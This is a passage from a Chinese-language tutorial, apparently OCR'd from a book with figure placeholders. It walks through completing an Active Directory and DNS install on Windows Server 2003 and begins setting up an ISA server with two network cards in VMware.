


图 16




图 17

几分钟后，安装完成，单击"完成"按钮，如图 8 所示。




图 18

单击"立即重新启动"按钮，如图 19 所示。



图 19

然后来看一下安装了 AD 后和没有安装的时候有什么区别。首先第一感觉就是关机和开机的速度明显变慢了；再看一下登录界面，多出了一个"登录到"的选择框，如图 20 所示。




图 20

进入系统后，用鼠标右键单击"我的电脑"图标，在弹出的快捷菜单中选择"属性"命令，选择"计算机名"选项卡，如图 21 所示。




图 21

到这里域控服务器与 DNS 就安装完毕了，下一步开始安装 ISA 服务器。

2. ISA 服务器的安装与配置

安装 ISA 服务器的 Windows 2003 服务器必须安装 SP1 补丁，然后 ISA 服务器必须安装两块网卡，一块名为 LAN，连接域内网；另一块名为 WAN，连接外网。ISA 服务器的 2003 系统可安装到虚拟机中，在 VMware 中通过如下方法安装两块网卡，如图 22～图 24 所示。




图 22




图 23




图 24

添加完成以后给两块网卡修改名称，如图 25 所示。

